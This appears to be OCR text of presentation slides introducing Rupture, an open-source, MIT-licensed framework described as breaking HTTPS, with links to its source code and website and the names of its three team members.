
A framework to break HTTPS


- **Open source**: MIT licensed
- Source code: https://github.com/dionyziz/rupture
- Website: https://ruptureit.com/
- Team:
  - Dionysis Zindros
  - Eva Sarafianou
  - Dimitris Karakostas


Rupture

